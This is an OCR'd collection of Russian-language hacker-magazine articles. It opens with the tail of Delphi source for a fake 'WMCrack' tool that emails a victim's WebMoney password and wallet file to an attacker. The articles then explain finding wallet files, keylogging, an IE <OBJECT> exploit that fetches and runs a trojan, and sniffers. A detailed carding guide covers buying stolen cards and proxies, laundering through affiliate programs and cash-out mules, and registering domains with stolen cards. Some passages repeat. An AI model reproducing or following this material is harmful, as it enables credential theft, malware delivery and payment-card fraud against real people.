        'Pass:): '+edit3.text+#13#10+
        'File.kwm: '+Edit4.text+#13#10+
        'Money: '+Edit5.text;
ProgressBar1.Position:=ProgressBar1.Position+10;
// Тема письма
NMSMTP1.PostMessage.Subject :='>>>WMCRACK*************';
ProgressBar1.Position:=ProgressBar1.Position+10;
// Имя программы, которая отправляла письмо
NMSMTP1.PostMessage.LocalProgram :='SomeShit';
ProgressBar1.Position:=ProgressBar1.Position+10;
// Reply-To адрес
NMSMTP1.PostMessage.ReplyTo :='fake@thecc.ru';
ProgressBar1.Position:=ProgressBar1.Position+10;
// Почта отправителя
NMSMTP1.PostMessage.FromAddress :='fake@thecc.ru';
ProgressBar1.Position:=ProgressBar1.Position+10;
// Имя отправителя
NMSMTP1.PostMessage.FromName :=':WMCrack:';
ProgressBar1.Position:=ProgressBar1.Position+10;
// E-mail хакера
NMSMTP1.PostMessage.ToAddress.text :='yourmail@i-have.cc';
ProgressBar1.Position:=ProgressBar1.Position+10;
// SMTP сервер хакера
NMSMTP1.Host := 'i-have.cc';
ProgressBar1.Position:=ProgressBar1.Position+10;
// Отсылка письма
NMSMTP1.SendMail;
ProgressBar1.Position:=100;
// Сообщение об удачной отправке денег жертве
Showmessage('Обновите свой WM Keeper, сумма должна придти в течение 1-2 минут.');
end;

// Отмена
procedure TForm1.Button3Click(Sender: TObject);
begin
NMSMTP1.Abort;
// Прогресс-бар ставим на 0
ProgressBar1.Position :=0;
end;
```



Наш WMCracker в действии

В поиске информации нет ничего хитрого. Если хакер нетерпелив (а таких мало), он просто шарит по папкам и выкачивает файлы с подозрительными именами (типа 1111.doc или paroli.doc). Текстовики можно прочитать на месте командой "type file".


Если хакер взламывает подобный ресурс, он просто заменяет в исходном коде скрипта ссылку и параметры на свой кошелек WebMoney.

»


Следует отметить, что в винде нет команды поиска, которая присутствует в Linux. Но это совсем не означает, что найти файл в консоли невозможно. Предметом охоты для хакера являются кошельки WebMoney, которые имеют расширение kwm и pwm. Их можно найти следующей командой:

```
dir /S c:\ | find *.?wm
```

При этом будет выполняться рекурсивный вывод всех каталогов с диска c:\ и последующая фильтрация файлов с помощью команды find.



: Поиск... Только поиск!



Онлайн-система WebMoney

Следует помнить, что для выполнения SSI-вставок, файлу необходимо дать расширение shtml.


Эффективным способом хищения информации является снифинг данных. Снифер - программа, которая перехватывает весь трафик на определенных интерфейсах и отбирает из него инфу, которая указана в конфе снифака.

WEBMONEY - РАДОСТЬ ХАКЕРА

После того, как кошельки WebMoney будут скачаны, необходимо узнать идентификатор счета (это выполнит клиент), а также пароль на вход. Пароль на WebMoney не может быть изменен и задается всего один раз (аналог PIN-кода в кредитной карте), поэтому возможно, юзер записал его в файл, чтобы не забыть. При удачном стечении обстоятельств, хакер вытягивает этот файл и кошельки и полностью завладевает счетом жертвы. Внимание! Это очень опасно, поскольку система перевода денег имеет историю всех проведенных операций. Скажу по опыту, что у взломщиков есть свои люди, которые отмывают деньги на счете, беря за услуги некоторый процент от суммы.

Существуют и другие способы добычи пароля. Например, такой: хакер сумел узнать несколько паролей, которые жертва использует в Сети. Он пробует перебрать их все и, возможно, один из них будет верным. Когда способов не остается, можно найти подходящий кейлоггер, шлющий клавиатурный дамп на вражеский e-mail адрес. После того как он будет запущен на компьютере, остается только ждать, пока пользователь не воспользуется клиентом WebMoney. Существует способ для ускорения этого процесса - отправка жертве письма, в котором будет говориться о том, что кошелек был пополнен на энную сумму. Тогда-то он обязательно запустит клиент.


Вообще, есть еще один метод завладения WM-кошельком. Он практикуется среди богатых, но памернутых личностей, которые недавно, но успешно постигают кардерские махинации. Создается программа, типа "крякера интернета", но она не крякает интернет, а уводит кошельки WebMoney. Реализовать ее - пара пустяков, проблема в другом - впарить прогу жертве. Это может сделать хороший хакер, имеющий богатый опыт в социальной инженерии.



Промышленная версия крякера. Отличная вещь, работает как часы :)

Исходный код этой небольшой программы ты найдешь во врезке. Полный исходник проекта есть на диске.

Помимо самой службы WebMoney, есть сервис Merchant (http://merchant.webmoney.ru), который нужен для проведения онлайн-операций по переводу денег с одного WM-кошелька на другой. Обычно сервис применяется в различных проектах, например, интернет-магазинах. Если хакер взламывает подобный ресурс, он просто заменяет в исходном коде скрипта ссылку и параметры на свой кошелек WebMoney. При этом клиент будет пересылать деньги на счет злоумышленника. Бесспорно, это скоро будет замечено, но взломщик успеет обогатиться.



Оплата для интернет-магазинов

БРЕШИ В ОСЛИКЕ

RPC-уязвимость далеко не единственная бага в форточках. Рассмотрим еще один пример - ошибка в обработке тега <OBJECT>, позволяющая выполнять произвольный код на машине клиента. Реализовав такую уязвимость, хакеру ничего не стоит залить троян на жертву, да еще и записать в лог его IP-адрес, который впоследствии будет проверен на заражение бэкдором ;).

ОБЗОР СНИФЕРОВ

Как я уже говорил, в инете полно снифферов. На первый взгляд разобраться в них не так-то просто, поэтому публикую небольшой обзор программ-нюхачей.

- Sniffit. Один из первых снифферов, который по-прежнему является очень популярным. Он сохраняет первые 400 байтов пакета по умолчанию, но хакер может настроить его так, чтобы он перехватывал пароль жертвы.
- TCPdump. Знаменитый снифер. Считается профессиональным административным средством.
- ADMsniff. Известная, очень квалифицированная группа хакеров ADM написала отличный снифер. Определенно советую посмотреть, т.к. все, что они делают, стоит внимания.
- Linsniffer. Популярный снифер, разработанный для платформ Linux.
- Sunsniff. Этот снифер выполнен под платформу SunOS. Возможно, один из самых известных снифферов, сделанный почти десять лет назад.


ПОЛОМАЛИ?

Если ты оказался в лапах хакера, то, возможно, у тебя бреши в операционке. Обязательно читай bugtraq и вовремя накладывай патчи на свою систему. Взять их можно на www.microsoft.com/.

Для написания эксплоита достаточно создать следующий html-документ:

```
<object data="/object.html">Привет всем ;)</object>
```

А в object.html положить скрипт, например на Visual Basic. В нем будет производиться выкачивание трояна по указанному адресу и его последующий запуск. При желании можно пофантазировать с записью бэкдора в реестр (если, конечно, в нем уже не реализована подобная функция), но это исключительно проблемы взломщика.



Скрипт для реализации уязвимости в браузере

Для записи IP-адреса в лог-файл надо написать простенький perl-скрипт. Например, такой:

```
#!/usr/bin/perl

print "Content-type: text/html\n\n";
$ip=$ENV{REMOTE_ADDR};
open(LOG,">>ipz.log");
print LOG "$ip\n";
close(LOG);
```

На этот сценарий делается редирект с главной страницы, либо вызывается SSI-вкладка, к примеру, следующая:

```
<!--#exec cgi="/path/to/iplog.cgi"-->.
```

Следует помнить, что для выполнения SSI-вставок, файлу необходимо дать расширение shtml. Что касается файлов для записи (ipz.log), то они должны иметь атрибут 666.

Смысл этого метода заключается в засылке вредоносных программ на компьютер жертвы, используя бреши в операционной системе. Регулярно обновляемый список уязвимостей ты можешь найти на любом портале по безопасности.

А КАК ЖЕ LINUX?

Что касается Linux, то все методы этой, казалось бы, неприступной системы были изложены в статье этого номера "Найди и поимей!". В этой системе можно найти, пожалуй, только кредитные карты и файлы, хранящие в себе пароли, а также аккаунты на какие-либо ресурсы.


Эффективным способом хищения информации является снифинг данных. Снифер - программа, которая перехватывает весь трафик на определенных интерфейсах и отбирает из него инфу, которая указана в конфе снифака. Программ, которые перехватывают весь трафик и записывают его в логи (при этом фильтрация остается проблемой хакера), довольно мало. В основном, сниферы удобно настраиваются и незаметно запускаются на сервере.

Принцип всех снифферов основан, как я уже сказал, на перехвате данных определенного сетевого интерфейса. При этом устанавливается режим promisc, при котором все данные проходят через сетевую карту, несмотря на то, что предназначены они были для других машин. Ты, наверное, догадываешься, что успешно заюзать снифер можно лишь на компьютерах, которые выполняют функцию маршрутизаторов. Если это так, то хакер будет перехватывать весь трафик в локальной сети.

В последнее время сниферы пишут очень грамотные люди. Их не способны засечь никакие утилиты, типа ps, ifconfig, IDS и прочие.

Еще одним интересным способом взлома является брутфорсинг (перебор) паролей на определенный сервис. Я слышал о таких приватных проектах, как переборщик https-аккаунтов. Таким образом, взломать учетную запись бизнесмена на каком-либо секурном сервисе вполне реально.

Я уже не говорю о переборе паролей на небезопасных сервисах, которые поддаются снифингу. Таких брутфорсеров в интернете навалом, и большинство из них поддерживают многопоточный перебор. Конечно, прошли времена, когда в качестве аккаунтов применялись пары root/root или admin/admin, но словарные пароли встречаются очень часто. Так что подобрать пароль становится вполне реальным.



Старый добрый tcpdump

Таким образом, подвожу итог. Воровство аккаунтов - наболевшая тема. Воруют все кому не лень, и то, что плохо лежит. Поэтому, если ты преуспевающий сетевой бизнесмен, рекомендую защитить свою систему необходимыми патчами, а также грамотно настроенным фаерволом. Только тогда ты будешь в абсолютной безопасности.

Cisco (thecc.ru)

КАРДИНГ ПАРТНЕРСКИХ ПРОГРАММ

КАК ДЕЛАЛИ БИЗНЕС НОВИЧКИ

В этой статье будет описан один из немногих способов кардинга, интересный для новичков в этом деле. Сразу предупрежу, что все нижесказанное не следует применять на практике, т.к. это противозаконно и может повлечь наказание по статьям 272, 273 УК РФ, а также рассматриваться как мошенничество. Автор статьи никогда не использовал эти материалы на практике. Статья написана исключительно в образовательных целях.

Давай вкратце рассмотрим основную идею этого метода. В интернете есть множество организаций, которые делают в Сети бизнес. Очень часто можно встретить сайты, на которых предлагаются услуги хостинга, аренды серверов, продаются темплейты и скрипты для веб-мастеров. Эти компании различным образом рекламируют свои услуги, и одним из методов рекламы являются партнерские программы. Они могут быть разными, но в большинстве случаев тебе предлагают рекламировать на своем сайте товар или услугу, обычно посредством баннера. За каждого клиента, пришедшего по ссылке с твоего сайта и купившего этот товар, ты получаешь процент или некоторое фиксированное вознаграждение. Поскольку такие услуги или товары обычно являются виртуальными, то компания предлагает удобные способы их оплаты, такие, как электронные платежные системы, и, конечно, кредитные карты. В общем, если у тебя есть раскрученный веб-проект с большой посещаемостью, ты можешь работать по партнерской программе вполне легально.

Но не кидайся на первый попавшийся сайт, сначала пройдись по разным компаниям и изучи их условия.

А теперь подумай, что произойдет, если кто-нибудь сделает сайт, создаст видимость его нужности и посещаемости и разместит на нем баннеры партнерской программы. Допустим, его партнером будет компания, предоставляющая услуги хостинга. Далее - он сам выступает в роли покупателя: заходит на свой сайт, кликает по баннеру и попадает на страницу партнера. Выбирает интересующий его тарифный план и покупает хостинг. Только вот покупать он его будет не на свои деньги, а на чужую кредитную карту. В итоге все довольны: партнер приобрел клиента, а кардер получил процент от сделки. Как получить этот процент и превратить его из виртуальных денег в реальные и будет подробно описано ниже.

Ну а самый сладкий кусочек - услуга dedicated servers (аренда сервера). Стоит это удовольствие недешево, поэтому и проценты будут немаленькие.

Для обналичивания подойдет обычный счет где-нибудь в Латвии. При особом желании и наличии лишних денег счет можно открыть самому, а можно купить уже готовый.

Итак, для начала необходимо:

1. Стартовый капитал (примерно 300-400 долларов).
2. Знание HTML, графических редакторов.
3. Начальные знания английского языка (знания других языков приветствуются).
4. Компьютер, доступ в интернет, прямые руки, немного серого вещества в голове.

Предполагаемая прибыль: от $500 в месяц и выше.

ПОДБИРАЕМ ПАРТНЕРА

Для начала нам надо подобрать партнера, чьи услуги или товары придется рекламировать. Искать партнера среди наших компаний и компаний на территории бывшего СССР бесполезно. Во-первых, потому, что это нарушает неписаные законы кардеров, во-вторых - потому, что нехорошо обманывать своих. Тем более что за бугром подобных компаний намного больше, да и платят они очень приличные деньги. Найти партнера несложно, для этого надо зайти в гугл (www.google.com) и набрать в строке поиска: "affiliates program" (партнерская программа). По запросу гугл выведет огромное количество компаний, предлагающих различные товары и услуги и приглашающих тебя стать их партнерами. Не стоит кидаться на первый попавшийся сайт, сначала лучше пройтись по разным компаниям и изучить их условия. Лучше всего, конечно, найти партнера, который будет выплачивать заработанное с помощью WebMoney или на E-Gold. Компании же, предлагающие такие способы выплат, как PayPal или наличные, следует отметать сразу.

Далее нас будут интересовать способы оплаты, которыми клиенты могут заплатить за их услуги. Естественно, нам ну-

жен способ оплаты по кредитной карте. Теперь надо обратить особое внимание на то, что именно предлагает будущий партнер. Товар должен быть виртуальным. Книги, футболки, а тем более ноутбуки не подходят. На мой взгляд, лучше всего рекламировать хостинг и темплейты. Ну а самый сладкий кусочек - услуга dedicated servers (аренда сервера). Стоит это удовольствие недешево, поэтому и проценты кардер получит немаленькие.

Теперь следует проверить, насколько легко скардить данный товар или услугу. Попробуй сначала сам, и если все пройдет нормально, то эта компания нам подходит. Да, пока не забыл - обрати внимание на то, как часто можно получать свои деньги. Я думаю, не стоит работать с компанией, которая выплачивает проценты раз в полгода. К счастью, таких маньяков почти нет. Кроме того, есть такое понятие, как "первоначальный холд" - это время, в течение которого твои первые деньги замораживаются. Мне кажется, что оптимальным выбором будет компания, выплачивающая деньги раз в неделю и имеющая первоначальный холд 2 недели. Но это большая редкость, обычно выплаты производят раз в месяц.

Итак, подведем краткие итоги. Партнер должен:

❶. Находиться за пределами бывшего СССР.
❼. Принимать к оплате кредитные карты.
❽. Выплачивать проценты по WebMoney, E-Gold или wire transfer (банковский перевод).
❿. Легко кардиться.
❺. Продавать виртуальный товар.
❻. Производить выплаты не реже раза в месяц.

Типичная компания, предлагающая партнерскую программу

ДЕЛАЕМ САЙТ А-ЛЯ "РОГА И КОПЫТА"

Ну что ж, партнера ты нашел, теперь нужен сайт, который будет его рекламировать. Для начала следует определиться с хостингом и доменным именем. Хостинг и домен точно не должны быть нашими. Западные компании как огня боятся людей из СНГ, думая, что все мы - мошенники.
Все это добро можно, разумеется, скардить, но хостинг лучше купить. Обойдется он не очень дорого, бери самый дешевый тарифный план, т.к. базы данных и всякие примочки, типа ssh доступа, тебе вряд ли понадобятся. Домен можно и скардить, но и купить тоже можно, поскольку стоит он недорого. Будет очень обидно, если после месяца работы у тебя все это отберут, и ты не успеешь даже окупить потраченные деньги. Домен лучше зарегистрировать в зоне .com, .net, .org.

Теперь придется поработать вебмастером. Твой сайт должен иметь идею. Это не должна быть страничка Васи Пупкина. Можно, например, сделать развлекательный сайт, онлайн-журнал обзора новинок железа-софта или то, что тебе ближе всего. Учти, что почти все западные компании откажутся с тобой работать, если на твоем сайте будет порнография, призывы к расизму, пропаганда оружия или наркотиков. Тема должна быть привычная, не вызывающая подозрений и лишних вопросов.

Дизайн сайта должен быть добротным. Совсем не стоит делать летающие звезды или прыгающих зайцев, то есть - всего того, что в народе называют попсой. Выбери спокойные цвета, привычный дизайн. Твой партнер обязательно захочет взглянуть на проект, и он никоим образом не должен вызывать подозрений. Можно пойти и более хитрым путем, например, сделать сайт на китайском языке, »

Регистрация в партнерской программе

W W W

СПИСОК САЙТОВ, НА КОТОРЫХ МОЖНО НАЙТИ МНОГО ПОЛЕЗНОГО ДЛЯ НАЧИНАЮЩЕГО КАРДЕРА:

- forum.carderplanet.net
- thecc.ru
- www.lncrew.com/lnforum
- www.carderclan.net

чтобы партнеры ничего не поняли. Делается это легко: достаточно зайти на любой китайский сайт, скопировать оттуда много иероглифов, и, поменяв их местами, вставить в свой сайт. Это очень удобное решение, поскольку вопросов будет меньше, да и партнер будет рад - ведь китайцев целый миллиард, и это очень большой рынок будущей клиентуры.

После того как проект будет готов, можно идти на сайт партнера и регистрироваться. Если все пройдет нормально и у него не появятся лишние вопросы, в скором времени ты получишь письмо с поздравлениями и дальнейшими инструкциями. Вешай на свой сайт баннеры и приступай к дальнейшей работе.

Подведем краткие итоги. Наш сайт должен иметь:

❶. Хостинг и домен, которые не указывают на принадлежность к СНГ.
❷. Смысл и идею, которая не вызовет подозрений у партнера.
❸. Добротный дизайн, контент и структуру.

ОСОБЕННОСТИ ВБИВА

Теперь, когда у тебя есть сайт, который рекламирует партнера, самое время для торжественной части. Тут много тонкостей. Про все рассказать не удастся, т.к. у каждого партнера свои заморочки. Но основные принципы обсудить стоит. Прежде всего, тебе понадобятся сами карты, которые ты будешь вбивать (расплачиваться за услуги спонсора). Если у тебя уже есть своя база или ты можешь взламывать интернет-магазины, то одна из статей расходов исчезает. Ну а если нет, то это совсем не проблема. Я думаю, не стоит объяснять, что сгенерированные карты уже давно никто не принимает. Карты (далее - cc) всегда можно купить в интернете у людей, которые занимаются их добычей и продажей. Найти продавца cc можно на кардерских сайтах и форумах. При выборе продавца обязательно узнай, насколько он надежен. Обычно на форумах можно посмотреть дату его регистрации и отзывы других покупателей. Тебе понадобятся карты с CVV2 кодом. Скорее всего, ты будешь использовать cc из Америки. Средняя цена в интернете - $2 за одну cc.

Дизайн сайта должен быть добротным. Совсем не стоит делать летающие звезды или прыгающих зайцев, то есть всего того, что в народе называют попсой.

Тебе понадобятся SOCKS прокси. Желательно, чтобы прокси, которыми ты будешь пользоваться, были того же штата, что и твоя cc.

Лучше всего покупать дебитные cc, поскольку чарджбэк по ним идет дольше, месяца 3-4.

Бери сразу не одну-две cc, а штук 50-100. В этом случае ты можешь получить скидку от продавца. Лучше всего покупать дебитные cc, поскольку чарджбэк по ним идет дольше, месяца 3-4.

Однако карты - это еще не все. Стоит позаботиться и о своей безопасности. Для этого тебе понадобятся прокси-серверы. Не стоит надеяться на прокси, взятые из публичных источников, т.к. большинство процессингов также имеют эти списки и строго следят за тем, чтобы клиент, производящий оплату, не зашел под ними. Нам понадобятся SOCKS прокси. Желательно, чтобы прокси, которыми ты будешь пользоваться, были того же штата, что и твоя cc. Поэтому приобретать их тебе придется у людей, которые специально предоставляют подобные сервисы. Найти их можно также на кардерских форумах. В среднем, доступ к базе анонимных прокси будет стоить в месяц $60.


Объявление о продаже CC

Что подумает партнер, когда обнаружит, что из трех пользователей в день, заходящих к тебе на сайт, все тут же кликают на баннер и покупают его услуги?

Но и это еще не все. Что подумает партнер, когда обнаружит, что из трех пользователей в день, заходящих к тебе на сайт, все тут же кликают на баннер и покупают его услуги? Ситуация очень странная. Могу сказать сразу, что письма партнеру с лестными отзывами о баннерах, имеющих КПД 100%, вряд ли его убедят. Значит - наш сайт должен иметь хорошую посещаемость, или хотя бы делать вид, что он ее имеет. В среднем КПД баннера - 0,1%, так что не будем отступать от этого правила - на каждый вбив создавай трафик около 1000 пользователей. Сделать это можно по-разному. Можно самому написать скрипт, можно найти бесплатные скрипты в интернете или купить. Но самый простой вариант - это купить трафик. Стоимость разная, в среднем - $1 за 1000 посещений. Люди, которые этим занимаются, называются трафагонами, и их всегда можно найти на тех же кардерских форумах.

Если все вышеперечисленное у тебя есть, можешь начинать работать. Сколько карт в день вбивать - зависит от твоей наглости. Если ты будешь вбивать по 1-2 cc в день, это будет вполне нормальный вариант.

Итак, для успешного вбива необходимо:

❶. Иметь карты.
❷. Иметь прокси того же штата, что и карта.
❸. Нагнать трафик на свой сайт.

ЗАБИРАЕМ КЕШ ИЛИ ТОНКОСТИ ОБНАЛА

Допустим, все прошло успешно, и ты работаешь уже месяц. Естественно, пора подумать о том, как забрать свои деньги, пока не пошли чарджбэки. Если твой партнер высылает деньги на WebMoney или E-Gold, то все очень просто - достаточно зарегистрировать аккаунт в нужной системе и перечислять туда деньги. Как обналичить Webmoney, я думаю, все знают, об этом подробно написано на их сайте. В случае с E-Gold пугаться тоже не стоит. В интернете много контор, занимающихся обменом - о них ты прочитаешь в статье "8 хитрых способов обнала денег с кред".
Сложнее, если тебе будут перечислять сумму посредством банковского перевода. Хотя вся сложность состоит в том, что придется найти нальщика. Как всегда, найти его можно на кардерских форумах. Нальщик возьмет с тебя процент (какой именно - ты договоришься с ним). Также придется договориться и о том, как тебе удобнее будет получить деньги. Надо сказать, что обналичивание денег - один из самых главных моментов. Прежде чем обращаться к нальщику, стоит посмотреть его рекомендации. Если нальщик хороший, то люди, работавшие с ним, обязательно оставят о нем отзывы. Тут может возникнуть проблема: обычно нальщику, особенно если он профи, не очень выгодно работать с суммами меньше $1000. Поэтому меньшую сумму он может и не принять. В этом случае можно действовать по-разному: можно все же уговорить его принять $500, а можно просто подкопить еще денег на счету.

Кстати, с нальщиком лучше договориться заранее, еще до подключения к партнерской программе. Дело в том, что счет, на который будут идти твои деньги, возможно, придется указывать во время регистрации. Лучше, если все будет готово заранее. Это избавит от непредвиденных сюрпризов.

Для обналичивания подойдет обычный счет где-нибудь в Латвии. При особом желании и наличии лишних денег счет можно открыть самому, а

можно купить уже готовый. Большинство прибалтийских банков могут открыть счет без личного визита к ним. Для этого тебе понадобятся ксерокопии некоторых документов (каких именно - зависит от банка). После чего их надо послать по почте или по факсу. Если все пройдет удачно, то ты получишь конверт, в котором будет дебетная карта (Visa Electron или Cirrus/Maestro) с пин-кодом, а также инструкции для онлайнового управления счетом. Такой счет будет очень полезен и в дальнейшем. Он обязательно окупится, если, конечно, не запороть его после первого же перевода. Кроме того, теперь уже не придется отдавать проценты нальщику, и появится возможность обналичивать суммы меньше $1000.

В правилах партнера необходимо внимательно прочитать, в какие страны он может делать переводы. Если этого нет в правилах, придется написать письмо в службу поддержки и спросить об этом. Может оказаться, что они переводят деньги только в пределах США или другой страны.

В общем, для обналичивания денег нужно:

❶. Иметь счет для обнала (свой или предоставленный нальщиком).
❷. Иметь необходимую сумму на счету у партнера.
❸. Превысить первоначальный холд (если он есть).

ОДНИМ ВЫСТРЕЛОМ ДВУХ ЗАЙЦЕВ

Если все было сделано правильно, то уже через месяц-полтора в твоем кармане осядет некоторая сумма денег. Как долго будет работать проект - зависит только от тебя и от жадности кардхолдеров. За месяц проект может легко окупиться, плюс принести некоторую прибыль. Дальше все деньги будут идти уже тебе в карман. Но, как всегда, денег хочется больше. И это, в принципе, не проблема.

Реклама услуг вбива

Допустим, ты рекламируешь хостинг своего партнера. А зачем выбрасывать на помойку честно накарженный товар? Куда более разумным решением будет продать этот хостинг, например, в два раза дешевле. Попробуй найти людей, которым он будет нужен. Если продавать его на кардерских форумах, то лучше сразу предупредить покупателя, что товар скаржен, чтобы избежать дальнейших разборок. Лучше будут продаваться темплейты, т.к. они уже есть и их не закроют, как, например, хостинг. Самое выгодное - это, как я говорил, dedicated servers. Их можно использовать и в своих целях.

И В ЗАКЛЮЧЕНИЕ...

Я постарался показать, что кардинг - это все же творческий процесс. Главное верить в свои силы, и тогда все должно получиться. Сначала все кажется очень сложным, но если потратить немного времени, то картина быстро проясняется. Конечно, на пути тебя будут подстерегать неожиданности, но рассказать обо всех невозможно. Связанно это с тем, что многое меняется очень быстро, да и в каждой компании свои правила и порядки. Думаю, многие меня осудят, сказав, что кардинг - это противозаконно и аморально. Совершенно с этим согласен, поэтому никого не призываю заниматься чем-то подобным.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ДОМЕН ДЛЯ РЕАЛЬНОГО КАРДЕРА

САМЫЙ ПРАВИЛЬНЫЙ ХОСТИНГ

Любой кардер должен иметь ряд незаменимых вещей. Это кредитка, хороший хостинг (чтобы дурить наивных буржуев) и, конечно же, домен. Домен - это не пустой звук и предмет понтов. Именно звучное имя проекта притягивает к себе новых клиентов и вызывает уважение к его владельцу. Разумеется, чтобы не иметь никаких проблем после регистрации домена, следует уделить большое внимание двум вещам. Во-первых, названию домена, которое, как я уже сказал, имеет огромное значение. А во-вторых, грамотно выбрать хостинг, который предоставит любителю картона заветное имя второго уровня.

СКАЗАНИЕ О ХОСТИНГАХ

Как уже было сказано, необходимо выбрать хороший хостинг, чтобы зарегистрировать домен. Компании, предоставляющие подобные услуги, делятся на несколько видов: те, которые прописывают имя на собственном сервере и предоставляют владельцу определенные права (FTP/WEB/SSH доступ), а также дающие только зону для домена. При этом первичный и вторичный DNS-серверы должны являться собственностью клиента. Существует и третий вариант - золотая середина, хостинг, позволяющий переносить зоны на другой DNS-сервер. Таким является знаменитый www.verio.net. Об этой компании и пойдет речь в этой статье.

Компании, предоставляющие подобные услуги, делятся на несколько видов: те, которые прописывают имя на собственном сервере и предоставляют владельцу определенные права (FTP/WEB/SSH доступ), а также дающие только зону для домена.

Вообще, альтернатив Verio очень много - тот же www.register.com. Но все они, как правило, замораживают домен при отрицательном балансе на кредитке. В случае с Верио этого не происходит - домен умирает лишь по истечении периода существования зоны. А его, как известно, можно продлить без особых проблем ;). К тому же, если бабки на карте закончатся, Verio оставит клиенту не только домен, но и панель управления, где можно выполнить ряд действий: изменить зону, добавить почтовый аккаунт, выполнить апгрейд плана, посмотреть статистику и многое другое. Об этом я обязательно расскажу, но всему свое время.


РЕГИСТРАЦИЯ - ДЕЛО ТОНКОЕ

Итак, ты проникся и захотел стать клиентом Verio ;). Ты выбрал правильный путь, ведь если домен будет зарегистрирован с учетом следующих советов, никаких проблем не будет. Для успешной регистрации тебе понадобится рабочая (читай - с положительным балансом) кредитная карта с наличием cvv2 (специального защитного кода) и немного терпения. К слову о кредитке, совсем недавно Verio была чуть ли не единственной компанией, регистрирующей домены без cvv2-кода. Теперь все изменилось, и в форму было добавлено соответствующее поле. Но такому кардеру, как ты, достать cvv2, я думаю, будет несложно.

На главной странице с правой стороны ты увидишь небольшую форму. Вводи туда желаемое имя домена и жми "Check it". Тебя перекинет на первую ступень регистрации - выбор домена. В случае если имя будет свободно, появится сообщение, иначе высветится форма для выбора альтернативного домена.

На главной странице с правой стороны ты увидишь небольшую форму. Вводи туда желаемое имя домена и жми "Check it". Тебя перекинет на первую ступень регистрации - выбор домена.


Когда имя будет определено, наступает второй шаг регистрации - выбор плана хостинга. Тебе будет предложено два варианта - купить зону только для "парковки", либо выбрать специальный план для нее. Щелкай по второму пункту и попадешь на страницу с выбором типа регистрации. Советую выбрать UNIX GOLD PLAN. Пусть он и дорогой (около $100 за месяц), но проблем с переносом зон у тебя точно не будет. Хотя сложностей не будет при любом плане, так как существует один секрет, позволяющий обманывать защиту компании. Когда действия будут подтверждены, у тебя спросят личные данные. Из них ты, конечно же, занесешь только свой e-mail, остальные сведения будут о владельце карты. Кстати, за этим адресом будет закреплен твой личный аккаунт на Verio - при вторичной регистрации домена тебе потребуется лишь ввести свой пароль и/или инфу о новой кредитке.



Различные планы хостинга Verio

На предпоследнем шаге кардеру предстоит занести информацию о карте - на этом я не буду останавливаться, так как такие операции ты производишь очень часто.

Ну и, наконец, для завершения сделки, подтверди свою покупку и получи благодарность от Verio. Компания пообещает отправить тебе письмо после проверки кредитной карты. Теперь один нюанс: если ты получаешь два письма с промежутком около 10 минут - все отлично, запрос прошел, и домен забит за тобой (первое письмо содержит запрос о регистрации, второе - правила хостинга). В противном случае - карта невалидна, и придется производить новую сделку.



Данные о кредитной карте


Через день на твой ящик придет еще одно письмо, на этот раз с данными о твоем домене. Теперь можешь прыгать от радости и ждать, пока обновятся зоны и твой домен будет откликаться на запросы ;). Поначалу довольствуйся IP-адресом, за которым закреплен личный FTP-доступ и панель управления именем. В довесок к этому будут предоставлены DNS-серверы и правила пользования хостингом.

ПРЕЛЕСТИ CONTROL PANEL

Теперь можно проверить работу Control Panel и залогиниться под выданным аккаунтом. Панелька находится по адресу http://ip-address/stats/. Для доступа к ней выдается 6-значный логин, который является частью твоего домена (например, для www.supercard.to логин будет

superc). Пароль генерируется из 8 случайно взятых символов.

